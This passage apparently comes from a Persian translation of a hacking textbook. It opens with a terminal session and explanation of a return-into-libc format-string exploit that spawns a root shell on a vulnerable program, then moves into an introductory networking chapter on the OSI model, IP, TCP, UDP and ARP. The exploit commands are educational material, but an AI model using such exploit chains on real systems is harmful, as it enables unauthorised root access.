The program is running. Exit anyway? (y or n) y
$ export BINSH="/bin/sh"
$ export FMTSTR="%2\$n'printf "\x54\x9e\x04\x42";'"
$ env | grep FMTSTR
FMTSTR=%2$nTB
$ ./gtenv BINSH
BINSH is located at 0xbffffc34
$ ./gtenv FMTSTR
FMTSTR is located at 0xbffffedd
$ ./vulnD 'perl -e 'print "ABCD"x13;''
buffer is at 0xbffffa60
Segmentation fault
$ pcalc 0xfa60 + 28 + 8
        64132           0xfa84          0y1111101010000100
$ pcalc 0xfa60 + 28 + 12
        64136           0xfa88          0y1111101010001000
$ ./vuln2 'perl -e 'print "ABCD"x7 . "\x34\xa2\x05\x42" .
"\x24\x55\x0b\x42" .
"\x84\xfa\xff\xbf" . "\xdd\xfe\xff\xbf" . "\x34\xfc\xff\xbf" .
"\x88\xfa\xff\xbf";''
sh-2.05a# id
uid=0(root) gid=500(matrix) groups=500(matrix)
sh-2.05a#
```

مجددا یک برنامه ساختگی را که حاوی توابع مورد نیاز است کامپایل و دیباگ خواهیم کرد تا آدرس های توابع در libc را بیابیم. این بار فرآیند در یک خط خلاصه شده است.

سپس رشته فرمت که حاوی آدرس تابع system() و نیز رشته /bin/sh را از طریق متغیرهای محیطی در حافظه قرار داده و آدرس های نسبی آنها را محاسبه می نماییم. چون زنجیره باید قالیت تغییر خود را داشته باشد، لذا باید آدرس زنجیره در حافظه را نیز تعیین کنیم. این کار را با استفاده از برنامه vulnD (نسخه ای از برنامه vuln2 که حاوی جمله اشکال زدایی نیز بود) انجام می دهیم. هنگامی که آدرس ابتدای بافر شناخته شود، با محاسبات ریاضی ساده می توان آدرس هایی را که آدرس system() و کلمه پوچ باید در زنجیره نوشته شوند پیدا کرد. سرانجام باید از این آدرس ها برای ایجاد زنجیره و سپس اکسپلویت کردن برنامه استفاده کرد. این نوع از زنجیره های خود-تغییر(*self-modify*) امکان اکسپلویت کردن سیستم هایی با پشته های غیرقابل اجرا را بدون استفاده از یک برنامه پوشش دهنده فراهم می سازند. از هیچ عاملی چون فراخوانی های libc استفاده نکرده ایم.

با دانستن مفاهیم پایه در اکسپلویت کردن برنامه با اندکی خلاقیت می توان به گونه های بی شماری دست یافت. چون قوانین برنامه ها توسط تولیدکنندگان آن تعریف می شوند، لذا اکسپلویت کردن برنامه ای که ایمن دانسته می شود را می توان بردن شدن در یک بازی دانست که بازنده آن کسانی هستند که آن بازی را ایجاد و ابداع می کنند. روش های جدید مثل *محافظ پشته (stack guard)* و سیستمهای تشخیص نفوذ، روش های هوشمندانه ای هستند که برای ممانعت از باختن آنها و خنثی ساختن این مشکلات بکار گرفته میشوند، اما راه حل و ایده هایی که در این روش ها به کار گرفته می شود کامل و بی نقص نیست. قوه ابتکار یک هکر او را در یافتن حفره هایی که در این

سیستم ها باقی مانده است یاری خواهد کرد. شاید باید گفت که تنها به چیزهایی فکر کنید که راجع به آنها فکر نشده است.

فصل ۳: شبکه

هک های شبکه پیرو همان قوانین علمی هستند که هک های برنامه نویسی می باشند: ابتدا، درک قوانین سیستم و سپس درک چگونگی اکسپلویت کردن آن قوانین جهت دستیابی به نتیجه مطلوب.

۳,۱. شبکه بندی[۴۴] چیست؟

اساسا شبکه بندی در خصوص ارتباطات[۴۵] کامپیوتری مطرح می شود. برای ارتباط صحیح دو طرف (یا بیشتر)، استانداردها و پروتکل هایی مورد نیاز است، درست مانند صحبت کردن ژاپنی با فردی که تنها انگلیسی می داند (که مطمئنا هیچ چیز نخواهد فهمید). در زبان ارتباطات، کامپیوترها و دیگر قطعات سخت افزاری شبکه برای ارتباط بهتر و موثرتر باید زبان یکسانی داشته باشند، یعنی بایستی مجموعه ای از استانداردها در دوره های زمانی، این زبان را ایجاد کنند. این استانداردها، عملا شامل چیزی بیشتر از تنها *زبان* هستند (شامل *قوانین* ارتباط نیز می باشند).
به عنوان مثال، هنگامی که منشی بخش پشتیبانی، تلفن را بر می دارد، بایستی اطلاعات مخابره شده و در حالتی مشخص که پیرو پروتکل های مربوطه است، دریافت شوند. منشی معمولا نام گیرنده و مشکل پیش آمده را قبل از انتقال ارتباط به دپاراتمان مربوطه می پرسد. این راه ساده، چگونگی کارکرد پروتکل را نشان داده و هر گونه انحراف از این پروتکل منجر به مشکلاتی در این راستا خواهد شد. ارتباطات شبکه ای، مجموعه ای استاندارد از پروتکل ها نیز دارند. این پروتکل ها توسط مدل مرجع OSI[۴۶] تعریف شده اند.

۳,۱,۱. مدل OSI

مدل مرجع OSI، مجموعه ای از استانداردها و قوانین بین المللی را ارائه داده تا به هر سیستم مطاع از این پروتکل ها، اجازه برقراری ارتباط را با سیستم های دیگری که از آنها استفاده می کنند، بدهد. این پروتکل ها در هفت لایه مجزا (ولی به هم پیوسته) طبقه بندی شده اند که هر لایه با جنبه متفاوتی از فرآیند ارتباط سروکار دارد. لازم به ذکر است که این مدل به سخت افزارها (مانند مسیریاب یا دیوارهای آتش) اجازه تمرکز روی وجه مشخصی از ارتباط را که روی آنها اعمال شده است، می دهد و دیگر قسمت ها را نادیده می گیرند.
هفت لایه OSI به صورت زیر می باشند:

- لایه **Physical**: پائین ترین لایه در این مدل که با ارتباط فیزیکی بین دو گره سروکار دارد و بزرگترین نقش آن، مخابره کردن جریان خام بیت ها می باشد. این لایه همچنین مسئول فعال سازی، نگهداری و غیرفعال کردن این ارتباطاتِ جریان-بیتی است.
- لایه **Data-Link**: در حقیقت این لایه با انتقال داده بین دو گره سروکار دارد. لایه فیزیکی مسئول ارسال بیتهای خام است، اما نقش های سطح-بالایی را نیز ارائه می دهد، از قبیل تصحیح خطا و کنترل جریان. این لایه رویه هایی جهت فعال سازی، نگهداری و غیرفعال کردن ارتباط های اتصال داده (data-link) نیز ارائه می دهد.

[44] Networking
[45] Communication
[46] Open System Interconnection

- لایه **Network**: این لایه به صورت یک زمینه میانی[۴۷] عمل می کند و نقش کلیدی آن انتقال اطلاعات بین لایه های بالاتر و پائین تر می باشد. این لایه عملیاتی در راستای آدرس دهی و مسیریابی نیز انجام می دهد.
- لایه **Transport**: این لایه انتقال شفاف[۴۸] داده را بین سیستم ها بر عهده دارد. با ارائه وسیله ای جهت انتقال قابل اطمینان داده ها، این لایه این امکان را فراهم می سازد که لایه های بالاتر برای انتقال داده ها نگران مسائل دیگر نباشند، صرفنظر از قابل اطمینان بودن یا نبودن آنها.
- لایه **Session**: این لایه مسئول برقراری و نگهداری ارتباطات بین برنامه های شبکه است.
- لایه **Presentation**: این لایه مسئول ارائه داده ها به برنامه ها است و این کار در قالب ساختار یا زبانی انجام می شود که برای آنها قابل فهم باشد. این لایه امکان اجرای عملیاتی مانند رمزنگاری و فشرده سازی داده ها را نیز فراهم می سازد.
- لایه **Application**: این لایه مسئول ثبت نیازمندیهای برنامه است.

هنگامی که داده بواسطه این پروتکل ها مراوده شد، در قطعه هایی کوچک بنام *بسته (packet)* ارسال می شود. هر بسته حاوی یک پیاده سازی از پروتکل های این لایه ها است. بسته با شروع از لایه application، اطلاعات لایه presentation را به دور داده ها *می پیچاند (wrap)* و این روند تا لایه physical ادامه می یابد. این فرآیند *کپسوله سازی* (**encapsulation**) نامیده می شود. هر لایه پیچیده شده به دور بسته، حاوی یک *هدر*[۴۹] و یک *بدنه*[۵۰] است: هدر شامل *اطلاعات پروتکلی* مورد نیاز برای آن لایه میباشد. قسمت بدنه نیز حاوی *داده های* آن لایه است. بدنه مربوط به یک لایه، شامل کل بسته ای (package) است که از لایه های قبلی کپسوله سازی شده است. مانند پوست یک پیاز یا زمینه های تابعی در پشته ی یک برنامه.

هنگامی که برنامه های موجود روی دو شبکه خصوصی متفاوت، از طریق اینترنت با یکدیگر مراوده می کنند، بسته های اطلاعاتی در لایه physical (که از آنجا به یک مسیریاب هدایت می شوند) کپسوله می شوند. مسیریاب توجهی به چیزهای مو جود در بسته ها ندارد و فقط پروتکل های لایه network را پیاده سازی می کند. مسیریاب بسته ها را به اینترنت می فرستد، سپس این بسته ها به یک مسیریاب در شبکه مقابل می رسند. سپس مسیریاب بسته را با هدرهای پروتکلی لایه-پائین تر و ملزوم کپسوله می کند تا به مقصد نهایی خود برسد. این فرآیند در تصویر زیر نشان داده شده است.


---

[47] middle ground

[48] منظور از واژه شفاف یا transparent این است که اگرچه دیگر لایه ها نیز وظیفه انتقال اطلاعات را به لایه های دیگر بر عهده دارند، اما انتقال اصلی و محسوس اطلاعات در این لایه رخ می دهد.

[49] Header

[50] Body



این فرآیند را می توان به عنوان یک تاسیسات بین اداری پیچیده فرض کرد. در هر لایه، پذیرشگری ماهر وجود دارد که تنها زبان و پروتکلِ لایه خود را می فهمد. هنگامی که بسته های اطلاعاتی منتقل می شوند، هر پذیرشگر عملیات لازم برای لایه خود را انجام می دهد؛ بسته را در یک پاکت بین اداری قرار داده، هدر را در خارج آن می نویسد و آنرا به پذیرشگر موجود در لایه بعدی انتقال می دهد و این روند به همین منوال ادامه می یابد.

هر پذیرشگر، تنها آگاه به وظایف و نقش های لایه خودش است. این نقش ها و مسئولیت ها در یک پروتکل صریح (strict) تعریف شده اند و به محض یادگیری پروتکل، نیاز به هوش واقعی (جهت فهم و اجرای مطلوب وظیفه خود) را حذف می شود. ممکن است این نوع کارهای نفس گیر و تکراری برای انسانها مطلوب نباشد، اما یک وظیفه ایده ال برای کامپیوتر محسوب می شود. خلاقیت و هوش بشری در طراحی پروتکل هایی از این دست، تولید برنامه هایی جهت پیاده سازی و اجرای آنها و ابداع هک هایی که از آنها جهت نیل به نتایج جالب و غیرقابل پیش بینی استفاده می کنند، نقش نقش اساسی داشته و بیشتر نمودار می شود. اما در راستای هر عملیات هک، قبل از قرار دادن قوانین سیستم در کنار یکدیگر به صورت نوین، باید درک صحیحی از آنها داشت.

۳,۲. جزئیات لایه های مهم

لایه شبکه، لایه انتقال (transport) در بالای آن، و لایه Data-Link در زیر آن، همگی صفات عجیبی دارند که قابلیت اکسپلویت شدن را دارند. پس از توضیح این لایه ها می توانید اقدام به تشخیص ناحیه هایی کنید که خطرپذیری آنها در برابر حمله زیاد باشد.

۳,۲,۱. لایه شبکه (Network)


با مقایسه پذیرشگر و بوروکراسی موجود، لایه شبکه شبیه به سرویس پستی جهانی است: جهت فرستادن اشیا به هر مکان، یک *روش نشانی دهی (addressing)* و *تحویل (delivery)* مورد استفاده قرار می گیرد. پروتکل مورد استفاده روی این لایه جهت نشانی دهی و تحویل اینترنتی، *پروتکل اینترنت (IP)*[51] نامیده می شود. اکثریت اینترنت از نسخه چهارم IP استفاده می کند، لذا غیر از مواردی که مستقیما ذکر شود، عبارت IP در این کتاب اشاره به این نسخه دارد. هر سیستم در اینترنت (یا بهتر بگوئیم یک شبکه) یک آدرس IP دارد. این آدرس شامل یک آرایش از

[51] Internet Protocol

چهاربایتی هایی است که به صورت xx.xx.xx.xx هستند و مسلما برای شما آشنا به نظر می آیند. در این لایه، بسته های IP و ICMP وجود دارند. بسته های IP برای *ارسال اطلاعات* و بسته های ICMP برای *پیام رسانی*[۵۲] و *اشکال یابی*[۵۳] مورد استفاده قرار می گیرند. IP در مقایسه با اداره پست تمثیلیِ یاد شده، قابلیت اطمینان کمتری دارد، یعنی هیچ تضمینی وجود ندارد که یک بسته IP به مقصد نهایی خودش برسد. اگر اشکالی رخ دهد، یک بسته ICMP برای آگاه کردن فرستنده ی این اشکال برگردانده خواهد شد.

معمولا ICMP برای تست کردن اتصال نیز استفاده می شود. پیام های ICMP Echo Request و ICMP Echo Reply توسط ابزاری تحت عنوان ping مورد استفاده قرار می گیرند. اگر یک میزبان بخواهد امکان هدایت یا انتقال ترافیک را به یک میزبان دیگر بررسی کند، میزبان راه دور[۵۴] را با یک ICMP Echo Request پینگ می کند. به محض دریافت این درخواست، میزبان راه دور یک ICMP Echo Reply باز می گرداند. این پیام ها برای تعیین *دوره اتصال (یا عکس العمل)*[۵۵] بین دو میزبان استفاده می شود. به هر حال، به خاطر داشته باشید که ICMP و IP هر دو بدون اتصال هستند و تمام هم و غم این لایه رساندن یک بسته به آدرس مقصد آن می باشد.

بعضی مواقع کابل یا اتصال شبکه اندازه بسته را محدود می کند و به این صورت امکان انتقال بسته های بزرگتر نخواهد بود. IP با با قطعه قطعه کردن بسته ها این مشکل را رفع می کند. به صورت زیر:



بسته به قطعاتِ[۵۶] بسته ای کوچکتری خرد می شود (که به هر کدام از آنها یک Fragment می گوییم) که می توانند از کابل شبکه عبور کنند. هدرهای IP روی هر قطعه قرار داده شده و پس از آن ارسال می شوند. هر قطعه دارای مقدار متفاوتی برای فیلدِ **fragment offset** موجود در هدر است. هنگام دریافت این قطعات توسط مقصد، مقادیر fragment offset جهت سرهم سازی قطعه ها و تبدیل آنها به بسته IP اولیه استفاده می شوند (این عمل ***Reassembly*** نام دارد). تدارکاتی مانند قطعه قطعه سازی به تحویل بسته های IP کمک خواهند کرد. اما این عملیات، کار خاصی را در راستای برقراری ارتباطات یا حصول اطمینان از تحویل بسته انجام نمی دهند. در اینجاست که به لایه دیگری از این رشته پروتکل، یعنی لایه انتقال می رسیم که وظیفه دست و پنجه نرم کردن با این مشکلات را دارد.

---

[52] Messaging
[53] Diagnostic
[54] Remote
[55] Connection Latency
[56] Fragment

۳,۲,۲. لایه انتقال (Transport)

لایه انتقال می تواند به عنوان خط نخست از پذیرشگرها محسوب شود که نامه را از لایه شبکه بر می دارد. اگر مشتری بخواهد قطعه ای معیوب از کالا را بر گشت دهد، پیامی را ارسال می دارد که درخواست یک شماره RMA (اجازه نامه ماده برگشتی)[۵۷] را می کند. آنگاه پذیرشگر، پیروِ پروتکلِ بازگشتی، تقاضای یک رسید کرده و نهایتا یک شماره RMA را صادر می کند. به این صورت مشتری محصول را با آن پست می کند. اداره پست تنها وظیفه تبادل این پیام ها (و بسته ها) را دارد و کاری به مفاد درون این پیام ها ندارد.

دو پروتکل مهم در این لایه، TCP و UDP هستند. TCP پر استفاده ترین پروتکل برای سرویس های اینترنتی است: تلنت، ترافیک وب (HTTP)، ترافیک ایمیل (SMTP) و انتقالات فایلها (FTP) همگی از TCP استفاده میکنند. یکی از دلایل محبوبیت TCP، ارائه یک اتصال شفاف، قابل اطمینان و دو جهته بین دو آدرس IP است. یک اتصال دو جهته در TCP شبیه به استفاده از یک تلفن است– پس از شماره گیری، اتصالی بین دو طرف ایجاد می شود که بدان وسیله میتوانند با یکدیگر گفت و گو کنند. *قابلیت اعتماد* به طور ساده یعنی، حصول اطمینان توسط TCP از رسیدن تمام اطلاعات به ترتیب و وضعیت مناسب خود. اگر بسته های یک اتصال نا مرتب (در هم ریخته) و خارج از نظم دریافت شوند، TCP قبل از تحویل اطلاعات به لایه بعدی از قرار گیری آنها در نظم و ترتیب مناسب خود اطمینان حاصل میکند. در صورت از بین رفتن برخی از بسته ها در یک اتصال، مقصد، بسته های دریافتی را نگاه داشته و در قدم بعدی، مبدا بسته های از دست رفته را مجددا ارسال می کند.

تمامی این عاملیت ها بواسطه مجموعه ای از *فلگ ها* تحت عنوان پرچم های TCP (TCP Flag) و *مقادیر پیگردی*[۵۸] تحت عنوان "شماره های توالی"[۵۹] ممکن شده اند. فلگ ها به شرح زیر می باشند:


فلگ	*معنای فلگ*	*مقصود*
URG	Urgent	داده های مهم را تعیین می نماید
ACK	Acknowledgement	یک ارتباط را تصدیق می کند
PSH	Push	به گیرنده اعلام می دارد که به جای بافر کردن داده ها، آنرا push نماید
RST	Reset	ارتباط را reset می کند
SYN	Synchronize	در خلال شروع ارتباط، شماره های تصدیق را همگام سازی می کند
FIN	Finish	ارتباط را خاتمه می دهد

فلگ های SYN و ACK با هم جهت *ایجاد ارتباطات* در یک فرایند دست تکانی سه مرحله ای استفاده می شوند. هنگامی که یک کلاینت قصد برقراری ارتباط با یک سرور داشته باشد، یک بسته با فلگ SYN روشن[۶۰] و فلگ ACK خاموش[۶۱] را به سرور می فرستد. سپس سرور با یک بسته که هر دو فلگ SYN و ACK آن روشن هستند پاسخ می دهد. جهت تکمیل ارتباط، کلاینت یک بسته را با فلگ SYN خاموش و فلگ ACK روشن ارسال می کند. پس از آن، تمام بسته ها در این ارتباط با فلگ ACK روشن و فلگ SYN خاموش مبادله می شوند. تنها دو بسته

---

[57] Return Material Authorization
[58] Tracking Values
[59] Sequence Number
[60] منظور از واژه "روشن" این است که مقدار این فلگ در بسته (که یک مقدار بیتی است) برابر با "یک" باشد که اصطلاحا می گوییم: این فلگ تنظیم شده است یا روشن است
[61] منظور از واژه "خاموش" این است که مقدار این فلگ در بسته (که یک مقدار بیتی است) برابر با "صفر" باشد که اصطلاحا می گوییم: این فلگ تنظیم نشده است یا خاموش است.

نخستین ارتباط (که دو مرحله از سه مرحله دست تکانی سه مرحله ای را شامل می شوند) فلگ SYN روشـن دارنـد. به این دلیل که این بسته ها اصولا برای همگام سازی[۶۲] شماره های توالی مورد استفاده قرار می گیرند.



شماره های توالی برای حصول اطمینان از قابلیت اعتماد که در قبل از آن یاد شـد اسـتفاده مـی شـوند. آنهـا بـه TCP امکان منظم کردن بسته های رسیده ی خارج از نظم را اهدا می کنند. با این کار امکـان تعیـین بـسته هـای گـم شـده فراهم شده و از مخلوط شدن بسته ها با بسته های ارتباط های دیگر نیز جلوگیری بعمل می آید.

هنگامی که یک اتصال شروع می شود، هر طرف یک شماره توالی اولیـه[۶۳] تولیـد مـی کنـد. ایـن شـماره در دو بـسته آغازینِ SYN در دستکانی ارتباط، به طرف دیگر مراوده می شود. سپس با ارسال هر بسته، شماره تـوالی بـه میـزان بایت های موجود در قسمت داده ای بسته، افزایش می یابد. این شماره، در هدر بسته TCP قرار داده می شـود. هـر هدر TCP، یک شماره تصدیق[۶۴] نیز دارد که مقدار آن برابر با *شماره توالی طرف دیگر بعلاوه ۱* می باشد.

TCP برای برنامه هایی که اتصال های قابل اعتماد و دو جهته نیاز دارند مناسب است. به هر حال، بهای ایـن عملیـت در سربار اتصال[۶۵] پرداخته می شود. UDP سربار و عملیت درون-ساخت کمتری از TCP دارد. این فقدان عملیـت رفتار آنرا شبیه به پروتکل IP می سازد که بدون اتصال و غیرقابل اعتماد است. بجای استفاده از عملیـت هـای درون ساخت جهت ایجاد اتصال ها و برقرار داشتن قابلیت اعتماد، UDP این مشکلات را بـه دوش *برنامـه هـا* مـی گـذارد. بعضی مواقع به ارتباط ها (connection) نیاز نیست و UDP راه مناسبی برای رویارویی با این وضعیت ها است.

[62] Synchronize
[63] Initial Sequence Number
[64] Acknowledgement Number
[65] Overhead

۳،۲،۳. لایه اتصال-داده (Data-Link)

اگر لایه شبکه به عنوان یک سیستم پستی جهانی انگاشته شود و لایه فیزیکی به عنوان پیک های پستی بین ادارات باشند، لایه اتصال-داده، سیستم پستی بین اداری خواهد بود. این لایه برای آدرس دهی و ارسال پیام ها *به افراد دیگر در اداره* استفاده می شود. همچنین می توان پی برد که چه کسی در اداره می باشد (تعیین هویت).

روی این لایه اترنت وجود دارد. این لایه یک سیستم آدرس دهی استاندارد را برای تمام وسایل اترنت ارائه می دهد. این آدرس ها به عنوان آدرس های **MAC**[۶۶] شناخته شده اند. به هر وسیله اترنت[۶۷] یک آدرس *یکتای جهانی* حاوی شش بایت تخصیص داده شده که معمولا در مبنای شانزده نوشته شده و به فرم xx:xx:xx:xx:xx:xx هستند. گاهی اوقات این آدرس ها را آدرس های سخت افزاری نیز می نامند، چرا که این آدرس برای هر قطعه سخت افزاری یکتا بوده و روی در حافظه **IC**[۶۸] آن وسیله ذخیره شده است. آدرس های MAC را می توان به عنوان شماره های امنیتی اجتماعی برای سخت افزارها انگاشت، چرا که فرض بر این است که هر قسمت از سخت افزار، آدرسMAC یکتایی داشته باشد.


هدرهای اترنت شامل یک آدرس مبدا و یک آدرس مقصد هستند که برای تعیین مسیر و هدایت بسته های اترنت استفاده می شوند. آدرس دهی اترنت، دارای یک آدرس انتشاری ویژه[۶۹] است که تمام باینری های آن برابر ۱ هستند (ff:ff:ff:ff:ff:ff). هر بسته اترنتِ ارسالی به این آدرس، به تمامی وسایل متصل به شبکه ارسال خواهد گشت.

آدرس MAC تغییر ناپذیر است، درحالیکه ممکن است آدرس IP مرتبا تغییر کند. IP روی لایه ی بالایی عمل می کند و هیچ دخالتی در آدرس های سخت افزاری ندارد. لذا روشی جهت مرتبط نمودن این دو طرح آدرس دهی مورد نیاز است. این روش تحت عنوان *پروتکل نگاشت آدرس*[۷۰] یا ***ARP*** شناخته می شود. عملا چهار نوع متفاوت از پیام های ARP وجود دارد، اما دو پیام از این بین مهم تر هستند: پیام های ARP Request و ARP Reply. پیام ARP Request، پیامی است شامل *آدرس **IP** و **MAC** فرستنده* که به آدرس انتشاری[۷۱] ارسال می گردد. از زبان خود او ماجرا را بشنوید: *«این IP برای کیه!؟ اگر برای شماست، لطفا جواب بدید و آدرس MAC خودتونو به من بگید»*. در طرف مقابل، پیام ARP Reply پاسخی است متناظر که به یک آدرس MAC (و در نتیجه IP) خاص ارسال می شود. او نیز چنین میگوید: *«این آدرس MAC برای منه و همون طور که خواسته بودی اینم آدرس IP من»*. بسیاری از پیاده سازی های TCP/IP در سیستم های عامل، زوج مرتب آدرس های IP/MAC دریافتی از ARP Reply ها را به طور موقت ذخیره می کنند (cache می کنند)، بطوریکه برای هر بسته ی ارسالی، نیازی به ARP Request ها و ARP Reply ها نیست.

برای مثال، اگر آدرس IP سیستمی 10.10.10.20 و آدرس MAC آن 00:00:00:aa:aa:aa باشد و سیستم دیگری روی همان شبکه، آدرس IP برابر با 10.10.10.50 و آدرس MAC برابر با 00:00:00:bb:bb:bb داشته باشد، تا زمانی که هر یک، آدرس MAC دیگری را نداند، قادر به برقراری ارتباط با او نخواهد بود.

---

[66] Media Access Control
[67] Ethernet device
[68] Integrated Circuit
[69] Broadcast Address
[70] Address Resolution Protocol
[71] Broadcast



اگر سیستم اول بخواهد یک اتصال TCP (روی IP) را با آدرس IP سیستم دوم (10.10.10.50) برقرار کند، ابتدا ARP Cache خود را چک کرده تا از وجود مقداری به صورت 10.10.10.50 با خبر شود. چون نخستین باری است که این دو سیستم قصد ارتباط با یکدیگر را دارند، چیزی در ARP Cache یافت نخواهد شد، لذا سیستم اول، در این هنگام یک ARP Request را به آدرس انتشاری می فرستد. این ARP Request چنین سخن می گوید: «*اگر شما 10.10.10.50 هستین، لطفا از طریق 00:00:00:aa:aa:aa پاسخ خودتونو به من اعلام کنین*». چون مقصد این درخواست، آدرس انتشاری است، لذا تمام سیستم های شبکه این درخواست را دریافت می کنند. اما تنها سیستمی پاسخ می دهد که آدرسIP آن با آدرس IP موجود در درخواست یکسان باشد. در این مورد، سیستم دوم با ارسال مستقیم یک ARP Reply به 00:00:00:aa:aa:aa پاسخ خود را اعلام می دارد. این ARP Reply چنین بیان می دارد که: «*من 10.10.10.50 هستم و همون طور که نیاز داشتین آدرس MAC من برابر با 00:00:00:bb:bb:bb هستش*». سیستم اول این پاسخ را دریافت کرده و زوج مرتب آدرس IP/MAC را در ARP Cache خود ذخیره می کند و سپس از آدرس سخت افزاری بدست آمده برای گفت و گو استفاده می کند.

۳,۳. استراق در شبکه

